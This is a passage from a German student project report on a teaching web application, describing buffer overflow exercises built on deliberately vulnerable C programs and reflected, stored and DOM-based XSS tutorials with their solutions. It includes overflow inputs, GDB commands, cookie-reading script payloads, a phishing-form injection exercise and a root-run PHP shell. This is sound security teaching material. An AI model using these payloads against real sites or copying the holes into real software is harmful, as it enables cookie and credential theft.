Im folgenden Kapitel wird die Portierung und Weiterentwicklung der Buffer Overflow Beispiele aus dem Wintersemester 16/17 auf die Broken Web Application des diesjährigen Semesters beschrieben.

Hierbei wurden die Beispielangriffe um Erklärungen und Anleitungen erweitert, sowie eine Übersichtsseite eingefügt. Auch die angreifbaren Files wurden leicht verändert, so dass auch ohne einen Debugger verständlich ist, wie diese Angriffsart funktioniert.

4.1 Übersichtsseite

Auf der Übersichtsseite wird die generelle Funktion eines Buffer Overflow Angriffs erklärt. Des Weiteren wird ein sehr berühmter Angriff, der Heartbleed - Angriff, in einem Comic mit Erklärung erläutert. Die Übersichtsseite ist in folgender Grafik dargestellt.

The screenshot shows the 'Security Workbench' application interface. The left sidebar has a navigation menu with sections like Home, Authentication & Session Management, Buffer Overflow (selected), Einführung, Übung 1, Übung 2, SQLInjection, Cross Site Scripting, and Login Parcours. The main content area has a title 'Buffer Overflow'. It contains a 'Theorie' section with text explaining buffer overflow and a diagram showing the memory layout with Stack, Heap, and Code sections. Below this is a 'Beispiel Heartbleed' section with text and a red heart icon.

Abbildung 4.1: Die Übersichtsseite der Buffer Overflow Übungen

4.2 Übung 1

4.2.1 C-File

Die erste Übung ist ein sehr einfacher Buffer Overflow. Ein Eingabeparameter wird mit einem zufällig generierten Passwort verglichen und sollten sie identisch sein, wird ein Authentifizierungsflag gesetzt und man hat sich „authentifiziert“. Dies wird durch eine Erfolgsmeldung und das Ausgeben der Eingabeparameter und Variablen simuliert. Ziel der Übung ist es sich ohne Kenntnis des Passworts zu authentifizieren. Der Code wird in folgendem Listing dargestellt.

Listing 4.1: Erstes Buffer Overflow Beispiel

```

1 int main(int argc, char *argv[80])
2 {
3     //flag for authentication check
4     int authflag = 0;
5     //buffer for solution word
6     char solution[21];
7     //buffer for user input
8     char buffer[8];
9
10    //write user input to buffer
11    strcpy(buffer, argv[1]);

```

```

12
13     char randstr[8];
14     srand ( time(NULL) );
15
16     //create random Password
17     sprintf(randstr, "%d", rand() );
18
19     //check if input = Password
20     if(strcmp(randstr,buffer)== 0)
21     {
22         printf("Really...?\n");
23         //yeah we got the right pw so we are now authenticated
24         authflag = 1;
25     }
26
27     //check for Authentication
28     if(authflag != 0)
29     {
30         printf("Das Passwort ist: %s\n", randstr);
31
32         printf("Der Eingabepuffer ist: %s\n", buffer);
33
34         printf("Das Authflag hat den Wert: %d\n", authflag);
35
36         printf("Das Lösungswort ist : %s\n", solution);
37     }
38     else
39     {
40         printf("Fehler: Login fehlgeschlagen!");
41     }
42 }
```

Im Vergleich zu letztem Semester wurde das C-File ein wenig verändert, die Änderungen sind im Folgenden aufgelistet.

- **Seed der Funktion rand()** In der Programmiersprache C ist es nur sehr schwer möglich Zufallszahlen zu generieren. Die gebräuchlichste Methode ist dabei die Funktion rand(), die allerdings auch keine echten Zufallszahlen erzeugt, für dieses Beispiel jedoch ausreichend ist. Wichtig bei der Benutzung dieser Funktion ist indes, dass sie einem sogenannten Seed, der vor Aufruf der Funktion rand() gesetzt werden muss, einen „zufälligen“ Wert zuweist. Das bedeutet, dass die Funktion für den gleichen Seed immer den gleichen Rückgabewert liefert.

Hier hatte das Team des letzten Semesters vergessen den Seed bei jedem Aufruf des Programms zu verändern. In der jetzigen Version wurde deshalb in der Zeile 14 des Programms ein Seed mit der aktuellen Systemzeit gesetzt.

- **Ersetzen des alten Lösungsworts** War der Angriff erfolgreich, so wurde in der alten Version ein Lösungswort ausgegeben. Der Speicherplatz dafür war allerdings mithilfe der Funktion malloc() dynamisch alloziert und damit liegt das Lösungswort auf dem Heap und nicht auf dem Stack, der in diesem Beispiel angegriffen wird. Das Lösungswort war also nicht überschreibbar und hatte in seinem initialzustand leider keine Bedeutung.
Dieses Lösungswort wurde durch eine Aussagekräftige Ausgabe ersetzt (siehe Zeilen 30ff).
- **Einfügen einer Fehlermeldung** Im alten Programm gab es keine Rückmeldung, sollte der Angriff gescheitert sein. Wird das Programm lokal in einem Debugger ausgeführt, ist das auch kein Problem, da hier eindeutig ersichtlich ist, dass das Programm läuft. Für die Ausführung mithilfe einer Client / Server Architektur, wo in erster Instanz kein Debugger zur Verfügung stand, ist eine Fehlermeldung als Bestätigung des Fehlschlags sehr hilfreich. Diese wurde in der Zeile 40 eingefügt.

Um den Angriff erfolgreich durchzuführen, ist es lediglich nötig als Eingabeparameter einen mindestens 30 Zeichen langen String zu übergeben. Dies ist natürlich ein sehr einfaches Beispiel, allerdings spiegelt es sehr gut wider, welche gravierenden Auswirkungen ein einfacher Programmierfehler haben kann.

4.2.2 Website

Auf der Übungsseite befindet sich eine kurze Erklärung des Beispiels, sowie der Code des Programms, der mithilfe von prism direkt aus dem C-File ausgelesen wird. Über die weiter unten befindliche Eingabemaske kann der Angriff ausgeführt werden. Die Ausgabe des Programms wird in der nebenstehenden Box angezeigt. Das Programm wird mit php auf dem Server ausgeführt, der String des Eingabefelds wird per Formular zur Verfügung gestellt.
Sollte das Beispiel für die Studierenden nicht lösbar sein, ist eine dreistufige Tippstruktur vorgesehen, in der den Studierenden je nach Level abstrakte Hinweise gegeben werden, bzw. die Lösung verraten wird.

4.2.3 PHP-Shell

Die integrierte PHP-Shell, soll dem Anwender eine Möglichkeit bieten, den Programmablauf und die Speicherstruktur mit verfolgen zu können. Die PHP-Shell lässt sich wie ein Linux Terminal bedienen. Dazu kann im Eingabefeld das Bash-Kommando eingegeben und mit einem Klick auf den Button „execute command“ auf dem Server ausgeführt werden. Hierbei werden die Daten mittels POST an den

Server geschickt. Der Server startet dabei ein Terminal mit dem entsprechenden Kommando und schließt diesen Prozess nach der Abarbeitung der Befehle. Dabei ist zu beachten, dass das Terminal unter Root-Rechten ausgeführt wird.

Für dieses Beispiel ist der Gnu Debugger (GDB) hilfreich, um die Speicheradressen der zu überschreibenden Variablen heraus zu finden. Damit kann die Größe der Variablen und somit auch die Länge der Eingabe ermittelt werden. Dies kann z. B. durch folgendes Kommando angezeigt werden:

```
gdb -q -batch -ex „break 15“ -ex „run“ -ex „p &authflag“ -ex „p &buffer“
./App_Data/FirstExample
```

Die oben stehende Anweisung veranlasst, dass in Zeile 15 des Codes ein Breakpoint gesetzt wird. Dabei werden keine Aufrufparameter übergeben, es wird lediglich die Adressen der Variablen authflag und buffer ausgegeben. Hier gilt es zu beachten, dass die Shell nach jedem Ausführen von Kommandos wieder geschlossen wird. Daher muss der GDB im Batch-Modus bedient werden.

4.3 Übung 2

4.3.1 C-File

Die zweite Übung ist im Vergleich zur ersten ein wenig schwieriger gestaltet. Die Länge des Eingabepuffers wird zwar immer noch nicht überprüft, aber als erste Maßnahme gegen einen Angriff wurde eine Magic Number als Prüfinstanz eingefügt. Diese wurde so platziert, dass sie bei einem Buffer Overflow vor dem Authentifizierungsflag liegt. Damit muss ein Angriff auch diese Magic Number überschreiben. Die restliche Funktion des Programms ist identisch zum ersten Beispiel.

Der Code des zweiten Beispiels wird in folgendem Listing dargestellt.

Listing 4.2: Zweites Buffer Overflow Beispiel

```
1 int main(int argc, char *argv[])
2 {
3     //flag for authentication check
4     int authflag = 1111;
5     int checkForHack = -559038737;
6
7     //buffer for userinput
8     char buffer[20];
9
10    //write userinput to buffer
11    strcpy(buffer, argv[1]);
12}
```

```

13  char randstr[20];
14  srand ( time(NULL) );
15
16 //create random Password
17 sprintf(randstr, "%d", rand());
18
19 //check if input = Password
20 if(strcmp(randstr,buffer)== 0)
21 {
22     printf("really\n");
23     //yeah we got the right pw so we are now authenticated
24     authflag = 1;
25 }
26
27 if(checkForHack == -559038737)
28 {
29     //check for Authentication
30     if(authflag != 1111)
31     {
32         printf("Das Passwort ist: %s\n", randstr);
33
34         printf("CheckForHack hat den Wert: %d\n", checkForHack);
35
36         printf("Der Eingabepuffer ist: %s\n", buffer);
37
38         printf("Das Authflag hat den Wert: %d\n", authflag);
39     }
40 }
41 else
42 {
43     printf("CheckForHack hat den Wert: %d\n", checkForHack);
44     printf("Hacker detected; Exit program!\n");
45 }
46
47 }

```

Im Vergleich zum letzten Semester wurden auch am zweiten Beispiel einige Änderungen durchgeführt. Die meisten sind analog zum ersten Beispiel und deshalb in diesem Kapitel nur erwähnt und nicht weiter beschrieben.

- Seed der Funktion `rand()`
- Ersetzen des alten Lösungsworts
- **Anpassen der Fehlermeldung** In dem zweiten Beispiel war im Gegensatz zum ersten bereits eine Fehlermeldung für den Fall, dass die Überprüfung der Magic Number fehlschlägt, vorgesehen. Hier wurde dem Studierenden eine

kleine Hilfestellung gegeben, indem der Wert der Magic Number Variable auch im Fehlerfall ausgegeben wird.

Mit der Einführung der Prüfinstanz werden die Studierenden vor eine neue Herausforderung gestellt, da es jetzt nicht mehr genügt, den Eingabepuffer zum Überlauf zu bringen. Jetzt muss zusätzlich an der richtigen Stelle der Wert der Variable „checkForHack“ stehen, so dass die Variable mit demselben Wert überschrieben wird.

In diesem Fall hat die Variable den Wert -559038737 oder oxDEADBEEF. Diese Werte liegen paarweise in umgekehrter Reihenfolge auf dem Stack (oxEFBEADDE) und müssen dann mit den Unicode Zeichen, die diesen Werten entsprechen überschrieben werden ($\text{I}^{3/4}\text{P}$). Hierbei ist zu beachten dass das Unicode Zeichen oxDAD nicht sichtbar dargestellt wird.

4.3.2 Website

Auf der Weboberfläche der zweiten Übung befindet sich ebenfalls eine kurze erklärende Einleitung zur Aufgabe, der Code des Programms, sowie die Tippstruktur und die Ein-, bzw. Ausgabefelder. Auch hier wird dem Programm mithilfe eines Formulars ein Eingabestring übergeben und das Programm wird mittels php auf dem Server ausgeführt.

5 Cross-Site-Scripting

Von: Niklas Ruhfaß (Reflected XSS), Robert Zisler (Stored XSS, DOM-Based XSS)

Das nachfolgende Kapitel beschreibt das Tutorial zu der Angriffsart Cross Site Scripting. Hierzu werden zunächst die verschiedenen Angriffsvarianten wie Reflected-, Stored- und DOM-Based-Cross Site Scripting erklärt und deren Gegenmaßnahmen dargelegt. Daraufhin wird der Ablauf der zugehörigen Tutorials mit Lösungsmöglichkeiten beschrieben.

5.1 Erklärung

Cross Site Scripting kann in verschiedene Angriffsvarianten unterschieden werden, die sich in der Art der Durchführung unterscheiden. Im Folgenden werden diese kurz erläutert.

5.1.1 Angriffsvarianten

Grundlegend gibt es drei verschiedene Arten von Cross-Site-Scripting Angriffen: Reflected XSS, Stored XSS, DOM-Based XSS. Um diese möglichst einfach zu erklären, wird im Folgenden der JavaScript Code `alert("42")` als Beispiel verwendet. Hierbei kann aber auch jeder andere beliebige JavaScript Code eingeschleust werden. Je nachdem was das Ziel des Angreifers ist, werden bspw. mit `alert(document.cookie)`, die gespeicherten Cookies der Webseite auslesen.

Reflected XSS

Unter Reflected-Cross-Site-Scripting versteht man einen Angriff auf eine Webanwendung, bei dem es das Ziel des Angreifers ist einen von ihm verfassten Scriptcode in die Anwendung zu integrieren. Dabei wird sich zu Nutze gemacht, dass gewisse Benutzereingaben direkt vom Server wieder zurückgesendet und vom Browser ausgegeben werden. Enthalten diese Eingaben Scriptcode, kann dort Schadcode ausgeführt werden.

Dieser Typ wird häufig auch als nicht-persistentes-XSS bezeichnet, da der Schadcode nur temporär bei der jeweiligen Generierung der Webseite eingeschleust, nicht aber gespeichert wird.

Stored XSS

Im Vergleich zum reflektierenden XSS-Angriff unterscheidet sich der Stored XSS (auch persistent/ persistentes XSS) dadurch, dass der Schadcode auf dem Webserver gespeichert wird. Besonders problematisch dabei ist, dass bei jeder Clientanfrage der Schadcode automatisch ausgeliefert und ausgeführt wird.

DOM-Based XSS

Die dritte Angriffsart von Cross-Site-Scripting bezieht sich ausschließlich auf statische HTML-Seite mit JavaScript Unterstützung lässt dabei den Server außen vor.

5.1.2 Gegenmaßnahmen

Bei den Gegenmaßnahmen unterscheidet man grundsätzlich zwischen "Gegenmaßnahmen für Webseitenbetreiber" und "Gegenmaßnahmen für Webseitennutzer".

Gegenmaßnahmen für Webseitenbetreiber:

Um sich gegen Cross-Site Scripting zu schützen, muss man sich klarmachen, dass XSS ein reines Ausgabeproblem ist. An der Stelle, an der die Benutzereingaben in den Quelltext eingebunden werden, sollten diese so maskiert werden, dass der Browser diese nicht als Code verarbeitet, sondern nur als Daten darstellen kann.

Gegenmaßnahmen für Webseitennutzer:

Einleitend muss erwähnt werden, dass bestimmte Browser wie Google Chrome bereits einen integrierten Cross-Site-Scripting Schutz bieten. Bei Browsern, die diesen Schutz nicht bieten, kann man durch Ausschalten der JavaScript-Unterstützung (Active Scripting) im Browser sich gegen clientseitige XSS-Angriffe schützen.

Des Weiteren gibt es für einige Browser Erweiterungen, mit denen gezielt mögliche XSS-Angriffe erkannt und verhindert werden. Allerdings hilft dies nur für XSS das mit JavaScript arbeitet. Wenn nun HTML-Injection verwendet wird, bringt das Abschalten von Active Scripting im Browser keine Verbesserung.

Da in diesem Tutorial XSS-Angriffe gefahren werden sollen, ist es zwingend

notwendig, dass das nachfolgende Tutorial unter einem Browser ohne XSS-Schutz (z. B. Firefox) durchgeführt wird.

5.2 Ablauf

Das nachfolgende Kapitel beschreibt den Ablauf der Cross-Site-Scripting Tutorials. Hierzu werden zuerst auf die verschiedenen Übungen des reflektierenden Cross-Site-Scripting vorgestellt. Daraufhin werden jeweils die beiden Aufgaben zu Stored-XSS und DOM-based-XSS beschrieben. Des Weiteren wird zu jeder Beispielaufgabe der Lösungsweg dargelegt.

5.2.1 Reflected Cross-Site-Scripting

Beinahe jede gängige Webanwendung, seien es Anwendungen im Bereich Social Media, wie z.B. Facebook oder eine klassische Onlineshop Seite, besitzt eine Stelle, an der Benutzereingaben direkt vom Server wieder ausgegeben werden. Eine der häufigsten Formen bei dem das eben beschriebene Szenario zutrifft, ist eine schlichte Such-Funktion. So wird nach der Eingabe des Suchbegriffs und dem Betätigen des Such-Buttons die Suche gestartet, wie es in der Abbildung 5.1 zusehen ist.



Abbildung 5.1: Eingabe eines Suchbegriffs

Das Ergebnis gibt in den meisten Fällen den eingegebenen Suchbegriff der Suche anschließend wieder aus. Dies ist auch in der Abbildung 5.2 zusehen. So ergibt sich nun eine potentielle Angriffsstelle für einen Reflected Cross-Site-Scripting Angriff. Denn wenn man nun anstatt einer Texteingabe einen Scriptcode in das Suchfeld eingibt und dieser nicht überprüft wird, wird der Code beim anschließenden Ausgeben ausgeführt.

Nichts gefunden für "Testeingabe".

Abbildung 5.2: Ergebnis der Suche

Da die Benutzereingaben in den aktuellen Webanwendungen meistens überprüft werden, bietet nicht jede Webanwendung inkl. Suchfunktion eine Stelle für einen Reflected-XSS Angriff. Doch es finden sich immer wieder, auch in gängigen Webanwendungen, Sicherheitslücken, sodass ein Reflected-XSS Angriff mit vergleichsweise geringen Aufwand ausgeführt werden kann.

In der nachfolgenden Abbildung (5.3) wird der Ablauf des Reflected-Cross-Site-Scripting Angriffs zur Verdeutlichung nochmals graphisch dargestellt.




Abbildung 5.3: Graphische Darstellung des Reflected XSS-Angriffs

Bei den folgenden Übungen ist die Angriffsstelle nicht wie so oft die Suchfunktion, sondern ein Formular bei dem, der Benutzer Vor- und Nachname eingibt.

Die Benutzereingaben werden nach dem betätigen des „LOGIN“-

Buttons mit einer Grußformel ausgegeben, sodass der Benutzer mit seinem vollen Namen begrüßt wird. Dadurch, dass die Eingaben direkt wieder ausgegeben werden, bietet sich auch hier, wie im Fall der Suchfunktion, eine Angriffsstelle für Reflected-Cross-Site-Scripting. Im Gegensatz zu aktuellen Webanwendungen wurde es bei dieser, durch geringe bzw. keine Überprüfung der Benutzerdaten, erleichtert einen Angriff zu fahren.

The image shows a simple login form with a light gray background. It contains two text input fields: one for 'Vorname' (First Name) and one for 'Nachname' (Last Name). Below these fields are two buttons: 'LOGIN' on the left and 'RESET' on the right. The entire form is enclosed in a thin gray border.

Abbildung 5.4: Anmeldeformular

1. Übung:

Bei der ersten Übung wird lediglich geprüft ob die Theorie hinter den Angriff gut verstanden wurde und prinzipiell anwendbar ist. Dazu soll man in eines der beiden Eingabefelder einen Scriptcode und in das andere Eingabefeld ein/e beliebiges Zeichen/folge eingeben, da beide Felder befüllt sein müssen bevor Vor- und Nachname ausgegeben werden können. Nachdem Betätigen des „LOGIN“-Buttons soll untenstehende Meldefenster (Abbildung5.6) erscheinen.

Ein möglicher Scriptcode lautet:




Abbildung 5.5: Beispiel für einen Scriptcode




Abbildung 5.6: Ausgabe des integrierten Scriptcodes

2. Übung:

Die zweite Übung unterscheidet sich nur geringfügig von der ersten, dabei besteht der geringe Unterschied in der Steigerung des Schwierigkeitsgrades. D.h. es werden bei dieser Übung die einfachen und die doppelten Anführungszeichen nicht mehr zugelassen. Daraus folgt, dass der Scriptcode der 1. Übung nicht mehr funktioniert. Die Ausgabe bleibt dabei unverändert (Abbildung 5.8)

Ein möglicher Scriptcode lautet daher:




Abbildung 5.7: Beispiel für einen Scriptcode



Abbildung 5.8: Ausgabe des integrierten Scriptcodes

3. Übung:

Wie schon bei der zweiten Übung verändert sich hier nur der Schwierigkeitsgrad gegenüber der vorherigen Übung. Daraus ergibt sich das neben den einfachen und doppelten Anführungszeichen auch die Zeichenfolge „script“ bei dieser Übung nicht mehr verwendet werden kann. Die Ausgabe bleibt wie schon in der 2. Übung unverändert (Abbildung 5.10).

Ein möglicher Scriptcode lautet deshalb:




Abbildung 5.9: Beispiel für einen Scriptcode



Abbildung 5.10: Ausgabe des integrierten Scriptcodes

4. Übung:

Nachdem die Übungen 1-3 das Verständnis und die Logik des Reflected Cross-Site-Scripting stärken sollen, sollen die kommenden Übungen ein praktisches Beispiel des Angriffs liefern. Im Gegensatz zu den ersten Übungen, bei denen der Fremdcode auf dem eigenen Rechner ausgeführt wird und harmlos ist, soll nun ein möglicherweise schädlicher Code eingefügt und dessen Versendung behandelt werden. So soll ein zweites Anmeldeformular eingebunden werden, das den Benutzer von seiner Korrektheit überzeugen soll, sodass er in dieses seine vertraulichen Daten eingibt. Die Benutzerdaten werden anschließend Richtung Angreifer gesendet.

Ein möglicher Schadencode lautet:




Abbildung 5.11: Beispiel für einen Scriptcode

ACHTUNG: Es ist ein Fehler aufgetreten, füllen Sie bitte nur die folgende Eingabefelder aus, sodass der Vorgang ohne Probleme fortgeführt werden kann.

Vorname:	
Nachname:	
<input type="button" value="LOGIN"/> <input type="button" value="RESET"/>	

Abbildung 5.12: Ausgabe des integrierten Scriptcodes

Was man bei dieser und auch schon bei den vorangegangenen Übungen beobachten kann ist, dass die Eingaben in den Eingabefeldern, die normalerweise für Vor- und Nachname gedacht sind, nach den Betätigen des „LOGIN“-Buttons in der URL verankert ist. Daraus ergibt sich, dass der Schadcode mittels der URL versendet werden kann.

5. Übung:

Die fünfte Übung ist der vierten sehr ähnlich. Lediglich der Schwierigkeitsgrad ist erhöht. D.h. einfache Anführungszeichen, doppelte Anführungszeichen und die Zeichenkette „script“ sind bei dieser Aufgabe nicht zugelassen, alles andere bleibt gegenüber der vorherigen Übung gleich.

Ein möglicher Schadencode lautet:




Abbildung 5.13: Beispiel für einen Scriptcode

ACHTUNG: Es ist ein Fehler aufgetreten, füllen Sie bitte nur die folgende Eingabefelder aus, sodass der Vorgang ohne Probleme fortgeführt werden kann.

Vorname:	<input type="text"/>
Nachname:	<input type="text"/>
<input type="button" value="LOGIN"/> <input type="button" value="RESET"/>	

Abbildung 5.14: Ausgabe des integrierten Scriptcodes

Beim Vorgang des Versenden ändert sich nichts.

5.2.2 Stored Cross-Site-Scripting

Im Tutorial für die Stored-XSS findet der Einsteiger ein Gästebuch wieder, dem Einträge hinzugefügt werden können. Hierzu sind diese mit einer Datenbank gekoppelt und werden dauerhaft gespeichert. Das Laden der Seite führt dazu, dass die Anwendung sich den Inhalt der Datenbank holt und in eine Tabelle schreibt. Um hier eine Sicherheitslücke zu schaffen werden die Usereingaben nicht überprüft und ungefiltert übermittelt.

Die Abbildung 5.15 zeigt das Gästebuch. Folglich soll der Einsteiger hier ein XSS-Angriff durchführen und die Cookies auslesen. In diesen sind die Credentials mit Username/ Passwort fälschlicherweise gespeichert.

Aufgabe

Hinterlasse eine Eintrag in admin's Gästebuch

Submit

admin's Gästebuch

Username	Datum	Eintrag
admin	2017-11-15	Guten Tag! Es freut mich sehr, dass ich hiermit den ersten Beitrag in unserem Gästebuch erstellen darf und möchte dich herlich Willkommen heißen! :)
admin	2017-11-15	Was wohl mit diesem stored cross site scripting ales möglich ist
admin	2017-11-16	Wenn ich an Cookies denke, dann frage ich mich manchmal was dort drin steht.. manchmal hab ich auch einfach nur Lust auf einen Cookie :D
Mr. Robot	2017-11-18	42
root	2017-11-20	Hello World!
root	2017-11-21	1 + 1 = 0
Mr. Robot	2017-11-22	Knock, knock. Race condition. Who's there.
Mr. Robot	2017-11-25	Why do Java programmers wear glasses? Because they don't C#!

Abbildung 5.15: Darstellung des theoretischen Hintergrund für Stored-XSS

Die Lösung für das Tutorial ist es somit, dass der Einsteiger einen Gästebucheintrag verfasst, in dem ein Skript injiziert wird. Ein Beispiel hierfür ist `<script>alert("Hello World!");</script>`. Da es für die Lösung der Aufgabe erforderlich ist die Cookies auszulesen, muss der Eintrag die folgende Zeichensequenz enthalten:

```
<script>alert(document.cookie);</script>
```

Um den Einsteiger optimal auf die Übung vorzubereiten, besitzt dieses Tutorial ein Video mit dem theoretischen Hintergrund für Stored-XSS. Zudem werden dem Einsteiger Tipps an die Hand gegeben um die Aufgabe zu lösen. Abschließend ist

zu erwähnen, dass auf dieser Tutorialseite auch die Gegenmaßnahmen dargestellt sind. Die Abbildung 5.16 veranschaulicht das eben Beschriebene.




Abbildung 5.16: Darstellung des theoretischen Hintergrund für Stored-XSS

5.2.3 DOM-Based Cross-Site-Scripting

Das letzte Tutorial in Bezug auf XSS-Angriffe befasst sich mit der Variante des DOM-Based-XSS. Hierzu wurde exemplarisch eine Sprachauswahl implementiert, bei der eine Selektierungsmöglichkeit über die URL erzeugt wird. Das folgende Listing 5.1 zeigt diesen Anwendungskontext:

Listing 5.1: Select-Statement

```

1 <select id="languageList" style='width:500px'>
2   <script>
3     document.write("<OPTION value=1>" + document.location
4       .href.substring(document.location.href.indexOf("default="
5         ) + 8) + "</OPTION>");
6   </script>
7 </select>
```

Hier wird eine Select-Option über JavaScript erzeugt, indem auf die URL zugegriffen wird. Die Default URL für dieses Tutorial ist

<http://localhost/html/DOMbasedXSS.html?default=german>. Folglich entspricht eine

Auswahlmöglich der Sprache *german*, die restlichen Wahlmöglichkeiten werden über JavaScript inkludiert. Die Abbildung 5.17 zeigt die Aufgabenstellung.

Aufgabe

In dieser Aufgabe wirst du eine Sprachenauswahl wiederfinden. Diese wird zum Teil aus der URL generiert. In den Cookies der Webseiten sind Credentials versteckt. Versuche sie mit einer DOM-Based-XSS herauszufinden!

Wähle eine Sprache:

Abbildung 5.17: Aufgabenstellung des DOM-based-XSS Tutorials

Um das Tutorial zu lösen muss der Einsteiger die URL manipulieren, indem er dort ein Skript in die Anwendung injiziert. Hierzu soll der erneut die Cookies auslesen. Die Lösung für das Tutorial ist somit:

```
.../DOMbasedXSS.html?default=german<script>alert(document.cookie);</script>
```

Wichtig ist es bei diesem Tutorial auf die Sicherheitseinstellungen des Browsers zu achten. So werden z. B. unter Firefox die Eingaben in der URL gefiltert, sodass es nicht möglich ist ein Script zu übergeben. Hingegen bieten einige Versionen des Internet Explorer diesen Schutz noch nicht. Daher sollten die Einsteiger entweder versuchen die Schutzmechanismen des Browser zu deaktivieren oder einen unsicheren Browser verwenden.

Abschließend muss hier erwähnt werden, dass auch dieses Tutorial ein Theorievideo sowie Tipps und Gegenmaßnahmen besitzt.

6 Login Parcours

Von: Robert Zisler

